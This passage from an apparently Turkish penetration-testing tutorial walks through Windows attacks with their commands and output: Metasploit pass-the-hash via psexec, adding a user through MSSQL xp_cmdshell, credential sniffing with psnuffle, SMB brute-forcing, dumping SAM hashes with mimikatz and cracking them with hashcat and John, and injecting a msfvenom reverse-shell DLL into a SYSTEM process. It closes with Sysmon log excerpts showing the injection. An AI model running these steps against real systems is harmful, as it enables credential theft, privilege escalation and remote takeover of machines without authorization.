Administrator:500:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eae8fb117ad06bdd830b7586c:::
```

Burada ise hashdump kullanılarak sistemde ki kullanıcı verileri root olmak için ele geçirilmeye çalışılmaktadır. Burada ki şifreler kırmakla uğraşmak yerine Psexec exploiti ile sömürülebilir. Sadece Hashdump komutunda yeterli olmaktadır.

### Psexec Kullanımı

Psexec Exploiti seçildikten sonra gerekli TCP RS ayarlarında yapıldıktan sonra ;

```
msf exploit(psexec) > set SMBPass e52cac67419a9a224a3b108f3fa6cb6d:8846f7eae8fb117ad06bdd830b7586c
```

komutu ile SMBPass ve SMBUser ayarları set edildikten sonra exploiti çalıştırabiliriz. Çalıştırdıktan sonra ise sistemde eğer başarılı bir şekilde exploitimiz enfekte olursa sistem kullanıcısı olarak hareket edebiliriz.

### MSSQL Server Saldırısı

xp\_cmdshell yordamı kullanılarak MSSQL verileri elde edildiğinde auxiliary araçları kullanılarak sistemde veriler elde edilebilir.

```
msf auxiliary(mssql_exec) > set RHOST 10.211.55.128
RHOST => 10.211.55.128

msf auxiliary(mssql_exec) > set MSSQL_PASS password
MSSQL_PASS => password

msf auxiliary(mssql_exec) > set CMD net user bacon ihazpassword /ADD
cmd => net user bacon ihazpassword /ADD

msf auxiliary(mssql_exec) > exploit
```

Uzaktaki host ve MSSQL şifresi girilerek sistemde komut yürütülebilir. CMD kodu burada kullanıcı yaratmak amacı ile çalıştırılmıştır. xp\_cmdshell yordamı kullanılmıştır.

### SSH Versiyon Tespiti

Komut olarak “use auxiliary/scanner/ssh/ssh\_version” kullanılarak gerekli ayarlar yapıldığında sistemde ki SSH Versiyonu hakkında bizlere bilgi verilebilir.

### Psnuffle ile PCAP Dosyalarında ki Hassas Verileri Görüntüleme

POP3, IMAP, FTP, and HTTP, GET yapılarını desteklemektedir. Buna göre büyük Pcap dosyalarından bu verileri çıkartmada yardımcı olabilir.

Araç kullanımı **auxiliary/sniffer/psnuffle** çalıştırılarak gerekli ayarlar sonrası kullanılabilir.

Örnek bir saldırı :

```
msf auxiliary(psnuffle) > run
[*] Auxiliary module execution completed
[*] Loaded protocol FTP from /usr/share/metasploit-framework/data/exploits/psnuffle/ftp.rb...
[*] Loaded protocol IMAP from /usr/share/metasploit-framework/data/exploits/psnuffle/imap.rb...
[*] Loaded protocol POP3 from /usr/share/metasploit-framework/data/exploits/psnuffle/pop3.rb...
[*] Loaded protocol URL from /usr/share/metasploit-framework/data/exploits/psnuffle/url.rb...
[*] Sniffing traffic.....
[*] Successful FTP Login: 192.168.1.100:21-192.168.1.5:48614 >> victim / pass (220 3Com 3C Daemon FTP Server Version 2.0)
```

### SMB Tarama Saldırısı

Sunucu İleti Bloğu (SMB), ağ dosya paylaşımı ve veri doku protokolüdür. SMB, Windows, MacOS, iOS, Linux ve Android gibi farklı işletim sistemleri kümesinde, çok sayıda cihaz tarafından kullanılır. İstemciler sunucularda verilere erişmek için SMB kullanır. Smb\_login yardımcı modülü ile saldırı gerçekleştirilebilir. auxiliary/scanner/smb/smb\_login ile araç Msfconsole'dan kullanılabilir.

```
msf auxiliary(smb_login) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(smb_login) > set SMBUser victim
SMBUser => victim
msf auxiliary(smb_login) > set SMBPass s3cr3t
SMBPass => s3cr3t
msf auxiliary(smb_login) > set THREADS 50
THREADS => 50
msf auxiliary(smb_login) > run
```

Bilinen kullanıcı adı ve şifresi ile gerekli erişimler gerçekleştirilebilir.

set RHOSTS 192.168.1.3-192.168.1.200

set RHOSTS 192.168.1.1/24

set RHOSTS file:/tmp/ip\_list.txt

Ayarları yapılarak uzak sunucuda zorlama yapılarak giriş işlemi yapılmaya çalışılabilir.

#### *Brute-Force Saldırı ile SMB Login ;*

```
msf > use auxiliary/scanner/smb/smb_login
msf auxiliary(smb_login) > set RHOSTS 192.168.1.80
RHOSTS => 192.168.1.80
msf auxiliary(smb_login) > set USER_FILE /Users/wchen/rapid7/msf/data/wordlists/unix_users.txt
USER_FILE => /Users/wchen/rapid7/msf/data/wordlists/unix_users.txt
msf auxiliary(smb_login) > set PASS_FILE /Users/wchen/rapid7/msf/data/wordlists/unix_passwords.txt
PASS_FILE => /Users/wchen/rapid7/msf/data/wordlists/unix_passwords.txt
msf auxiliary(smb_login) > run

[+] 192.168.1.80:445 - 192.168.1.80:445 SMB - Success: '.\root:monkey' Administrator
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_login) >
```


USER\_FILE ve PASS\_FILE dosyaları wordlist belirtilerek zorlama işlemi sonrası giriş başarılı bir şekilde yapılmıştır.

Metasploit'te bir çok Exploit,Modül,Tarayıcı ve Yardımcı araçlar yer almaktadır.Bu araçların fazlasıyla yer aldığından dolayı yukarıda ki işlemler örnek olarak verilmiştir.Gerekli saldırılar "Search" komutu ile bulunabilir ve buna göre saldırı işlemleri yapılabilir.Buradan daha detaylı bilgiye ulaşabilirsiniz.Sistem sürümleri ve kullanılan teknolojilere göre Metasploit araçları kullanılabilir.

\*<https://www.infosecmatter.com/metasploit-module-library>



## İstismar Döngüsü







## Sam ve System Dosyaları ile Sistem Kontrolü

System32 klasörü altında bulunan bu dosyalara erişilebilirse eğer sistem şifreleri ve kullanıcılarını kırma saldırılarında bulunabilir. Sistem bu dosyaların görüntülenmesine izin vermemektedir fakat yetkilendirilmiş olursak veya local bir biçimde dosyalara erişebiliyorsak bu saldırıyı gerçekleştirebiliriz.

```
%SYSTEMROOT%\repair\SAM
%SYSTEMROOT%\System32\config\RegBack\SAM
%SYSTEMROOT%\System32\config\SAM
%SYSTEMROOT%\repair\system
%SYSTEMROOT%\System32\config\SYSTEM
%SYSTEMROOT%\System32\config\RegBack\system
```

.\.winPEASany.exe quiet windowscreds filesinfo # WinPEAS uygulaması ilede görmeye çalışabiliriz.

```
C:\Windows\repair\SAM
C:\Windows\repair\SYSTEM
```

Mimikatz uygulaması ilede dosyalara erişmeye çalışabiliriz.

lsadump::sam /system:SYSTEM /SAM:SAM Komutu ile

```
PS D:\study\Ethical_Hacking\Crack_SAM> .\mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #19041 Jul  9 2021 22:59:41
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # lsadump::sam /system:SYSTEM /SAM:SAM
Domain : DESKTOP-DMTSRMB
SysKey : bd028e08f229df739affe7e3cf703a8d
Local SID : S-1-5-21-614556958-2727355581-3376386372
```

NTLM Hash algoritması ile karşımızda değeri gözükmetedir.

```
RID : 000003ea (1002)
User : admin
Hash NTLM: a9fdfa038c4b75ebc76dc855dd74f0da
```

Hashcat ile kırılması

hashcat -m 1000 ntlm.txt /usr/share/wordlists/rockyou.txt -force

```
Host memory required for this attack: 65 MB

Dictionary cache hit:
* Filename...: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace...: 14344385


a9fdfa038c4b75ebc76dc855dd74f0da:password123
```

Hash özetinin Hashcat ile kırılması başarı ile gerçekleştirilmiştir.


hashcat --example-hashes | grep NTLM -B 3 -A 2

Komutu ile Linux makinemizde Hash tiplerinede ulaşabiliriz.

## OPHCrack ile Sam ve System Dosyalarının Kırılması ;



Sam Şifreleme seçeneği seçilmektedir.



SAM ve SYSTEM Dosyaları uygulamada açılma işlemi gerçekleştirilmektedir.

## PWDump7 ile Kırma İşlemleri ;

```
Microsoft Windows [Version 10.0.16241.1001]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>d:

D:\>cd D:\demo\pwdump7

D:\demo\pwdump7>PwDump7.exe > d:\hash.txt
PwDump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es

D:\demo\pwdump7>
```

john --format=LM .\hash.txt Komutu ile Hash algoritması kırma işlemi gerçekleştirilebilir.

## Başarılı John The Ripper Saldırısı

```
D:\demo\john179w2\john179\run>john --format=LM d:\hash.txt
1 [main] john 2080 find_fast_cwd: WARNING: Couldn't compute FAST_CWD
pointer. Please report this problem to
the public mailing list cygwin@cygwin.com
cygwin warning:
  MS-DOS style path detected: d:\hash.txt
  Preferred POSIX equivalent is: /cygdrive/d/hash.txt
  CYGWIN environment variable option "nodosfilewarning" turns off this warn
ing.
  Consult the user's guide for more details about POSIX paths:
  http://cygwin.com/cygwin-ug-net/using.html#using-pathnames
Loaded 2 password hashes with no different salts (LM DES [128/128 BS SSE2])

123 (pcunlocker)
1 (Administrator)
guesses: 2 time: 0:00:00:00 100% (2) c/s: 82200 trying: 123456 - KAREN
```

## DLL Enjeksiyonu

DLL enjeksiyonu, bir saldırganın başka bir işlemin adres alanı bağlamında rasgele kod çalıştırmasına izin veren bir tekniktir. Bu işlem eğer sistem ayrıcalıklarla çalışıyorsa, bir saldırgan tarafından ayrıcalıkları yükseltmek için DLL dosyası biçiminde kötü amaçlı kod yürütmek için kullanılabilir.

- Diske bir DLL bırakılması gerekiyor
- “CreateRemoteThread”, “LoadLibrary”yi çağırır.
- Yansıtıcı yükleyici işlevi, uygun CPU kaydını kullanarak hedef işlemin İşlem Ortam Bloğu'nu (PEB) bulmaya çalışacak ve buradan, kernel32.dll'nin ve diğer gerekli kitaplıkların belleğindeki adresi bulmaya çalışacaktır.
- LoadLibraryA , GetProcAddress ve VirtualAlloc gibi gerekli API işlevlerinin bellek adreslerinin keşfi yapılır.
- Yukarıdaki işlevler, DLL'yi belleğe düzgün bir şekilde yüklemek ve DLL'yi yürütecek olan DllMain giriş noktasını çağırmak için kullanılacaktır

```
msfvenom --p windows/meterpreter/reverse_tcp LHOST=127.0.0.1 LPORT=1337 -f dll > inject.dll
```

Komutu ile DLL dosyamızı yaratırız.Burada Tersine Kabuk bağlantısı kurmak için bir DLL Dosyası oluşturduk. Process Listesini görüntülemek gerekecektir.


```
λ tasklist /svc | findstr "WinRAR.exe"
WinRAR.exe          5756 N/A
```

PID Numarası 5756 'dır .

RemoteDLLInjector64.exe 5756 C:\test\inject.dll Komutu ile DLL Enjeksiyonu yapabiliriz.Processse enjekte edilerek DLL Manipulasyonu ile sistemde tam yetki ile hareket edebiliriz.Ayrıca Reverse Shell ile bağlantıyı kabul etmemiz için ayrıca onunda ayarlarını yapmak gerekmektedir.


Applications	Processes	Services	Performance	Networking	Users
Image Na...	PID	User Name	CPU	Memory (P...	Descri...
dwm.exe	1960	Administr...	00	1,284 K	Deskto
explorer.exe	2812	Administr...	00	33,040 K	Windo
httpd.exe *32	892	Administr...	00	7,616 K	Apach
httpd.exe *32	1164	Administr...	00	12,528 K	Apach
lsass.exe	484	SYSTEM	00	3,552 K	Local :
lsm.exe	492	SYSTEM	00	1,388 K	Local :
msdtc.exe	2684	NETWOR...	00	2,704 K	Micros
notepad.exe	3512	SYSTEM	00	1,004 K	Notep
powershell.exe	3708	Administr...	00	85,420 K	Windo

Notepad.exe işlemine 3512 PID numarasına göre kullanıcı SYSTEM olduğu için DLL Enjeksiyonu sonrasında sistem yöneticisi olarak hareket elde edilebilir.




Örnek bir Sysmon Log analizi incelendiğinde Rundll32.exe kullanılarak Image Load işlemi gerçekleştirilerek DLL dosyasını çalıştırma işlemi gerçekleştirilmektedir.





Sysmon loglarına bakıldığında evil.dll dosyasının ImageLoaded edildiği görülmektedir. Enjekte edilen DLL dosyası görülmektedir.



Event 3'te ise görüldüğü üzere rundll32.exe ile bir ağ bağlantısı başlatıldığı görülmekte ve Reverse TCP Shell ile uzak bir bağlantı kurulduğu görülmektedir.

DestinationIP, Hostname, Port, Portname'de nereye bağlandığı görülmektedir.

## Log incelemeleri ;

Name	Description	Company Name	Path
advapi32.dll	Advanced Windows 32 Base API	Microsoft Corporation	C:\Windows\System32\advapi32.dll
apisetschema.dll	ApiSet Schema DLL	Microsoft Corporation	C:\Windows\System32\apisetschema.dll
apphelp.dll	Application Compatibility Client Library	Microsoft Corporation	C:\Windows\System32\apphelp.dll
comctl32.dll	User Experience Controls Library	Microsoft Corporation	C:\Windows\winsxs\amd64_microsoft.windows.common-c...
comdlg32.dll	Common Dialogs DLL	Microsoft Corporation	C:\Windows\System32\comdlg32.dll
cryptbase.dll	Base cryptographic API DLL	Microsoft Corporation	C:\Windows\System32\cryptbase.dll
evilm64.dll			C:\experiments\evilm64.dll
gdi32.dll	GDI Client DLL	Microsoft Corporation	C:\Windows\System32\gdi32.dll

Evilm64.dll dosyası Notepad.exe işlemine dahil edilerek DLL Enjeksiyonu başarı ile gerçekleştirilmiştir. Rundll32.exe kullanılarak işlemin gerçekleştiği Process incelemesinde görülmektedir.

7:01:41.5204141 PM	notepad.exe	4060	CreateFile	C:\experiments\evilm64.dll	SUCCESS
7:01:41.5205441 PM	notepad.exe	4060	QueryBasicInformationFile	C:\experiments\evilm64.dll	SUCCESS
7:01:41.5205804 PM	notepad.exe	4060	CloseFile	C:\experiments\evilm64.dll	SUCCESS
7:01:41.5208182 PM	notepad.exe	4060	CreateFile	C:\experiments\evilm64.dll	SUCCESS
7:01:41.5208876 PM	notepad.exe	4060	CreateFileMapping	C:\experiments\evilm64.dll	FILE LOCKED WITH ONLY READERS
7:01:41.5210405 PM	notepad.exe	4060	CreateFileMapping	C:\experiments\evilm64.dll	SUCCESS
7:01:41.5213197 PM	notepad.exe	4060	Load Image	C:\experiments\evilm64.dll	SUCCESS
7:01:41.5213772 PM	notepad.exe	4060	CloseFile	C:\experiments\evilm64.dll	SUCCESS
7:01:41.5214898 PM	notepad.exe	4060	ReadFile	C:\experiments\evilm64.dll	SUCCESS
7:01:41.5279690 PM	notepad.exe	4060	CreateFile	C:\Windows\System32\rundll32.exe	SUCCESS
7:01:41.5296396 PM	notepad.exe	4060	QueryBasicInformationFile	C:\Windows\System32\rundll32.exe	SUCCESS
7:01:41.5296867 PM	notepad.exe	4060	CloseFile	C:\Windows\System32\rundll32.exe	SUCCESS
7:01:41.5301454 PM	notepad.exe	4060	CreateFile	C:\Windows\System32\rundll32.exe	SUCCESS
7:01:41.5305546 PM	notepad.exe	4060	QueryBasicInformationFile	C:\Windows\System32\rundll32.exe	SUCCESS
7:01:41.5306400 PM	notepad.exe	4060	CloseFile	C:\Windows\System32\rundll32.exe	SUCCESS
7:01:41.5310850 PM	notepad.exe	4060	CreateFile	C:\Windows\System32\rundll32.exe	SUCCESS
7:01:41.5313684 PM	notepad.exe	4060	CreateFileMapping	C:\Windows\System32\rundll32.exe	FILE LOCKED WITH ONLY READERS
7:01:41.5314557 PM	notepad.exe	4060	QueryStandardInformationFile	C:\Windows\System32\rundll32.exe	SUCCESS
7:01:41.5315039 PM	notepad.exe	4060	ReadFile	C:\Windows\System32\rundll32.exe	SUCCESS
7:01:41.5325851 PM	notepad.exe	4060	ReadFile	C:\Windows\System32\rundll32.exe	SUCCESS
7:01:41.5352601 PM	notepad.exe	4060	CreateFileMapping	C:\Windows\System32\rundll32.exe	SUCCESS
7:01:41.5355159 PM	notepad.exe	4060	QuerySecurityFile	C:\Windows\System32\rundll32.exe	SUCCESS
7:01:41.5356414 PM	notepad.exe	4060	QueryNameInformationFile	C:\Windows\System32\rundll32.exe	SUCCESS
7:01:41.5357441 PM	notepad.exe	4060	ReadFile	C:\Windows\System32\rundll32.exe	SUCCESS
7:01:41.5376743 PM	notepad.exe	4060	CreateFile	C:\Windows\System32\rundll32.exe	SUCCESS
7:01:41.5378760 PM	notepad.exe	4060	CloseFile	C:\Windows\System32\rundll32.exe	SUCCESS
7:01:41.5380360 PM	notepad.exe	4060	QueryNameInformationFile	C:\Windows\System32\rundll32.exe	SUCCESS
7:01:41.5383954 PM	notepad.exe	4060	CreateFile	C:\Windows\System32\rundll32.exe	SUCCESS

Sysmon İncelemesinde ise **evilm64.dll** dosyasının oluşturduğu ve rundll32.exe Processin gerçekleştirdiği eylemler görülmektedir. Bu yapıda bir zararlı türün log kayıtlarında böylece görülmektedir.

## Reflective DLL Enjeksiyonu

